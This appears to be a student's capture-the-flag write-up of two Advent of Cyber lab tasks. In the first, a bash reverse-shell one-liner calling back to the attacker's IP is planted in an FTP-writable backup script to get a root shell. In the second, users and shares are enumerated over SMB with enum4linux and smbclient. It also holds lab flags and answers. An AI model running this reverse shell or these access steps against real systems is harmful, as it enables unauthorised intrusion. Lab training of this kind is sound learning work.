
# TO-DO: Automate transfer of backups to backup server

root@ip-10-10-135-5:~#
```

Open up nano


```
root@ip-10-10-135-5: ~
File Edit View Search Terminal Help
root@ip-10-10-135-5:~# nano backup.sh
```

We use the reverse shell cheat sheet




```
root@ip-10-10-135-5:~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 backup.sh Modified  
  
#!/bin/bash  
  
bash -i >& /dev/tcp/10.10.123.129/4444 0>81  
  
# Merry Christmas
```

Set up listener with netcat




```
root@ip-10-10-135-5:~  
File Edit View Search Terminal Help  
root@ip-10-10-135-5:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)
```

Upload to ftp server using put command




```
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
341 bytes sent in 0.00 secs (13.5501 MB/s)  
ftp>
```

In a little while, listener will receive connection



```
root@ip-10-10-135-5:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.123.129 54780 received!  
bash: cannot set terminal process group (1410): Inappropriate ioctl for device  
bash: no job control in this shell
```

navigate the flag.txt file and the flag will show up



```
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

**Methodology/Thought process:** As we logged in the ftp with a given ip address using 'anonymous' to have anonymous access. At the directory, one that is available for anonymous users to access is public.we changed the directory into public with 'dc public'. We use ls in order to be able to list the contents and backup.sh and shoppinglist.txt will come out. We use the get command; get shoppinglist.txt, type is ls to see the list and use cat shopping.txt to see the name of the movie. First is to

take a file from ftp server and use ls to see the contents. We open them up using nano and use reverse shell cheat sheet. But before that, we need to set up listener with netcat. After that we use put command and after a while, listener will receive a connection and lastly, we navigate to flag.txt.file and the flag will show up.

## Day 10 : Don't be SElfish !

Tool used : enum4linux

Solution/walkthrough:

### Question 1

We used the following command to see all users.

```
root@ip-10-10-120-212:~# enum4linux -U 10.10.221.211
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
WARNING: ldapsearch is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 1
1 00:02:30 2020

=====
| Target Information |
=====
Target ..... 10.10.221.211
RID Range ..... 500-550,1000-1050
Username .... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

### Question 2

Three users are present.

```
=====
| Users on 10.10.221.211 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceagerDesc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

### Question 3

Four shares are present.

```
root@ip-10-10-120-212:~# enum4linux -S 10.10.221.211
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
WARNING: ldapsearch is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 1
```

```
=====
| Share Enumeration on 10.10.221.211 |
=====

WARNING: The "syslog" option is deprecated

      Sharename      Type      Comment
-----  -----      -----
      tbfc-hr       Disk      tbfc-hr
      tbfc-it       Disk      tbfc-it
      tbfc-santa    Disk      tbfc-santa
      IPCS          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server        Comment
-----  -----
      Workgroup     Master
-----  -----
      TBFC-SMB-01   TBFC-SMB
```

### Question 4

Without a password, we were unable to access the IT or HR files, but it appears that the tbfc-Santa share is not password-protected.

```
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-120-212:~# smbclient //10.10.221.211/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

### Question 5

The right response turned out to be "jingle-tunes." Even though that directory was empty, we did read the note that was on the sharing.

```
root@ip-10-10-120-212:~# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
root@ip-10-10-120-212:~#
```

## Methodology:

We opened the terminal and enum4linux and entered enum4linux -U < MACHINE\_IP > to see all its users. We then entered the command enum4linux -S < MACHINE\_IP > to view the number of shares. We then followed up by entering smbclient //10.10.221.211/<sharename> and noticed that the sharename tbfc-Santa is not password protected. The share was logged in and a directory called jingle-tunes was left for Santa. The note on the sharing called note\_from\_mcskid.txt was concatenated and a message followed.